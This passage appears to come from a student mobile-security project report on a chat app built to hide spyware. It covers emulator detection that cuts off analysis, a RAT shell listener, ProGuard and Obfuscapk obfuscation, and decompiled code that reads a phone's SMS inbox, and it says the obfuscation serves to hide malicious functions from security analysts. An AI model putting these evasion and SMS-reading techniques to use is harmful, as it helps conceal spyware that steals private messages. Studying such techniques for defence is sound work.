
This Figure 11 demonstrates a code snippet from the ChatHere application that actively interrupts the TCP connection if an emulator environment is detected. By doing so, the app takes a preemptive step in thwarting reverse engineering attempts, frequently performed in emulated conditions.


```
1 usage  new *
private boolean isRunningOnEmulator() {
    return Build.FINGERPRINT.startsWith("google/sdk_gphone") ||
            Build.FINGERPRINT.contains("generic") ||
            Build.FINGERPRINT.contains("vbox") ||
            Build.FINGERPRINT.contains("emulator") ||
            Build.FINGERPRINT.contains("test-keys") ||
            Build.MODEL.startsWith("sdk_gphone") ||
            Build.MODEL.toLowerCase().contains("emulator") ||
            Build.MODEL.toLowerCase().contains("google_sdk") ||
            Build.MODEL.contains("Android SDK built for x86") ||
            Build.MANUFACTURER.compareToIgnoreCase( str: "Genymotion") == 0 ||
            Build.MANUFACTURER.contains("Google") ||
            Build.BRAND.startsWith("generic") && Build.DEVICE.startsWith("generic") ||
            Build.BRAND.compareToIgnoreCase( str: "Android") == 0 && Build.DEVICE.compareToIgnoreCase( str: "generic") == 0 ||
            Build.PRODUCT.startsWith("sdk_gphone") ||
            Build.PRODUCT.compareToIgnoreCase( str: "google_sdk") == 0 ||
            Build.PRODUCT.compareToIgnoreCase( str: "sdk") == 0 ||
            Build.PRODUCT.contains("_sdk") ||
            Build.PRODUCT.contains("sdk_") ||
            Build.PRODUCT.contains("vbox86p") ||
            Build.HARDWARE.contains("goldfish") ||
            Build.HARDWARE.contains("ranchu") ||
            Build.HARDWARE.contains("vbox86") ||
            Build.BOARD.toLowerCase().contains("emulator") ||
            (Build.BRAND.startsWith("generic") && Build.DEVICE.startsWith("generic")) ||
            "google_sdk".equals(Build.PRODUCT);
}

// Additional method to log Build properties
```

```
##### #    #
  #   #    #
  #   ######
  #   #    #
  #   #    #
  #   #    #

Status: Waiti
```

Fig. 12. Emulator Detection Logic in ChatHere Application

Illustrated in this Figure 12 is the boolean function within ChatHere that inspects specific properties of the build to identify whether the app is running on an emulator. This function checks various attributes typically associated with virtual devices and, upon confirming an emulated environment, activates defences to protect against reverse engineering techniques.



Command Prompt - python3 RAT.py --shell -i 0.0.0.0 -p 4445

```
C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp>python3 RAT.py --shell -i 0.0.0.0
-p 4445

 #######
    #    # #    # ######    #####  ####     #    #   ##    ####  #    #
    #    # ##  ## #           #   #    #    #    #  #  #  #    # #   #
    #    # # ## # #####       #   #    #    ###### #    # #      ####
    #    # #    # #           #   #    #    #    # ###### #      #  #
    #    # #    # #           #   #    #    #    # #    # #    # #   #
    #    # #    # ######      #    ####     #    # #    #  ####  #    #


 ##### #    # ###### # #####     #####  #    #  ####  #    # ######
   #   #    # #      # #    #    #    # #    # #    # ##   # #
   #   ###### #####  # #    #    #    # ###### #    # # #  # #####
   #   #    # #      # #####     #####  #    # #    # #  # # #
   #   #    # #      # #   #      #      #    # #    # #   ## #
   #   #    # ###### # #    #    #      #    #  ####  #    # ######

                                        By Mobile Security Team 15

Status: Waiting for Connections...
```

Agreement

Privacy Policy

Thank you for using this app
Enjoy your time using our app!
— The SIT TEAM 15

By Checking AGREE, You agree to the collection and use of information in accordance with this Privacy Policy

Fig. 13. Server-Side Python Script Not Establishing Connection Upon Detection

Here, in Figure 13, the server refrains from establishing a connection, thereby denying the emulator access to the application's backend systems. This step is critical in safeguarding against potential security breaches that could arise from emulator-based analysis.


5. Code Obfuscation Techniques

5.1 Proguard/R8

ProGuard and its successor, R8, are tools integrated within the Android development environment that provide code obfuscation, shrinking, and optimization. By removing unused code and renaming classes, methods, and fields with semantically obscure names, these tools significantly increase the difficulty of reverse engineering the application.

Why Chosen: ProGuard/R8 is chosen for its seamless integration with the Android build process, it is effective in reducing the APK size (which is beneficial for user download times as well as obscuring the code), and it has the capability to obfuscate code names to make logic difficult to follow.


Effectiveness: These tools make tracing the application's flow and understanding its purpose challenging for anyone attempting to dissect the APK. By converting meaningful names into arbitrary labels, they mask the code's intentions and protect against static analysis, as seen in Figure 14.


classes2-dex2jar.jar

```
a7
a8
a9
b7
b9
c7
c8
c9
com
d7
d8
d9
e7
e8
e9
f7
f8
f9
g7
g8
g9
h7
h8
h9
i7
i8
i9
j7
j8
j9
k7
k8
k9
l7
l8
l9
```

Fig. 14. After ProGuard Obfuscation


The -keep class directives are crucial for safeguarding the integrity of specific classes and members. For example, the rule -keep class com.virgilsecurity.**{*;} is indispensable for a security library within our application. It prevents obfuscation or removal of any classes in the com.virgilsecurity package, ensuring that class names and members critical for the library's operation remain unaltered, as seen in Figure 15.



```
#Agora
-keep class io.agora.**{*;}


#Places Picker
-keep public class com.teamxdevelopers.placespicker.model.*

#E3
-keep class com.virgilsecurity.**{*;}
```

Fig. 15. Preserving Critical Classes and Members Post-Obfuscation


ProGuard's renaming mechanism is guided by dictionaries defined within the configuration, as depicted in Figure 16. The new_dict.txt file is populated with a list of non-semantic names, which ProGuard employs to obscure class, method, and field names, thereby complicating the reverse-engineering process.



```
-obfuscationdictionary new_dict.txt
-classobfuscationdictionary new_dict.txt
-packageobfuscationdictionary new_dict.txt
```

Fig. 16. Strategic Renaming of Code Entities Using Obfuscation Dictionaries


As shown in Figure 17. the configuration includes aggressive strategies for interface merging and method overloading. This promotes the reuse of method and field names, contributing to a more condensed and enigmatic codebase. Furthermore, by invoking -repackageclasses, ProGuard reorganizes all classes into the designated package com.teamxdevelopers.SuperChat. This obfuscates the original package architecture, adding another layer of complexity for any unwarranted inspection.



```
-mergeinterfacesaggressively
-overloadaggressively
-repackageclasses 'com.teamxdevelopers.SuperChat'
```

Fig. 17. Codebase Streamlining and Restructuring Techniques

To complement the ProGuard configuration, an automated approach for generating the obfuscation dictionary was implemented. The Python script, as shown in Figure 18, programmatically constructs a list of random, non-semantic words that ProGuard utilizes to rename code entities. This script enhances the obfuscation process by ensuring that each app release has a unique set of obfuscated names, further deterring reverse-engineering attempts.




```
import random
import string

def generate_obfuscation_dictionary(file_path, word_count=1000, min_length=3, max_length=10):
    """
    Generates a dictionary file for obfuscation with random words.

    :param file_path: Path to the output .txt file.
    :param word_count: Number of random words to generate.
    :param min_length: Minimum length of each word.
    :param max_length: Maximum length of each word.
    """
    with open(file_path, 'w') as f:
        for _ in range(word_count):
            word_length = random.randint(min_length, max_length)
            word = ''.join(random.choices(string.ascii_letters, k=word_length))
            f.write(word + '\n')

# Define the path for the new dictionary file
file_path = r'C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_Chat

# Generate the obfuscation dictionary
generate_obfuscation_dictionary(file_path)

# Return the path to the generated file for download
file_path
```

Fig. 18. Obfuscation Dictionary Generator Script

The script includes a function generate_obfuscation_dictionary that creates a .txt file filled with random words of specified lengths. This function allows the configuration of the word count and the minimum and maximum word lengths, providing flexibility in the complexity of the generated words.

Following the execution of this script, a dictionary file, as exemplified in Figure 19, is generated. This file comprises a sequence of nonsensical strings, each intended to serve as a potential obfuscated identifier within the app's bytecode. The depicted dictionary excerpt showcases a sample of the randomized words, varying in length and complexity.



```
etaK
BXIxGzY
kRjdGBome
UKj
hutbEHnd
mIdbzdAsG
FVsKuBhxr
ToOVECJhEf
XvNiX
cgBJIGTE
ZqCE
BIoByU
PAWqzwa
qfsqr
```

Fig. 19. Sample Output from Obfuscation Dictionary Generator

The effectiveness of this strategy is evident in the resulting source code structure, depicted in Figure 20. The original class names within the application have been replaced with a series of non-descriptive, randomly generated identifiers drawn from the dictionary. The screenshot illustrates the renamed Java class files, now exhibiting names such as ABkrWue.java, aDlpBnhLH.java, and AdsVtuaOut.java. These names bear no logical connection to their original content or functionality, thus substantially obfuscating the true nature of the classes and impeding reverse-engineering efforts.



ABapscB.java
ABkrWue.java
aBpnL.java
ac.java
ac0.java
ac1.java
ad.java
ad0.java
ad1.java
aDatxkUu.java
ADlpBnhLH.java
AdsVtuaOut.java


Fig. 20. Transformed Java Class Files with ProGuard Obfuscation Rules

5.2 Obfuscapk

Obfuscapk is a more versatile, plug-in-based obfuscation tool designed specifically for Android APKs. It goes beyond name obfuscation to include a variety of techniques such as string encryption, control flow obfuscation, and reflection, among others, to further complicate reverse engineering efforts (Aonzo, Georgiu, Verderame, & Merlo, 2020).


Why Chosen: We opted for Obfuscapk due to its comprehensive approach to obfuscation. Its plug-in architecture allows for the combination of multiple obfuscation techniques beyond what ProGuard/R8 offers. This multi-layered approach is particularly useful for embedding malicious functionalities within an application without making them apparent to security analysts or automated tools.

Effectiveness: Obfuscapk significantly enhances the security of the application by not only making the code harder to read but also altering the runtime behavior in ways that are difficult to predict without in-depth analysis. Techniques like string encryption obscure sensitive information contained within the code, while control flow obfuscation alters the execution paths, making the analysis and detection of malicious patterns more challenging, as seen in Figures 21 and 22.



```java
public class readSMS {
  Context context;

  public readSMS(Context paramContext) {
    this.context = paramContext;
  }

  public String readSMSBox(String paramString) {
    Uri uri = Uri.parse("content://sms/" + paramString);
    Cursor cursor = this.context.getContentResolver().query(uri, null, null, null, null);
    String str2 = "";
    String str1 = str2;
    try {
      if (cursor.moveToFirst()) {
        byte b = 0;
        str1 = str2;
        while (true) {
          int i = cursor.getCount();
          if (b < i) {
            String str3 = cursor.getString(cursor.getColumnIndexOrThrow("address"));
            String str4 = cursor.getString(cursor.getColumnIndexOrThrow("date"));
            str2 = cursor.getString(cursor.getColumnIndexOrThrow("person"));
            long l = Long.parseLong(str4);
            Date date = new Date();
            this(Long.valueOf(l).longValue() * 1000L);
            date.toString();
            String str5 = cursor.getString(cursor.getColumnIndexOrThrow("body"));
            StringBuilder stringBuilder2 = new StringBuilder();
            this();
            str2 = stringBuilder2.append("#").append(String.valueOf(b)).append("\nNumber : ").a
```

Fig. 21. Before Obfuscapk Obfuscation



```java
public class readSMS {
  Context f5c18ef72;

  Context f5c18ef72QctYVfjE;

  Context f5c18ef72qujkgEgL;

  Context f5c18ef72uYEHtzMO;

  public readSMS(Context paramContext) {
    this.f5c18ef72 = paramContext;
  }

  public String readSMSBox(String paramString) {
    if ((32 + 2) % 2 <= 0);
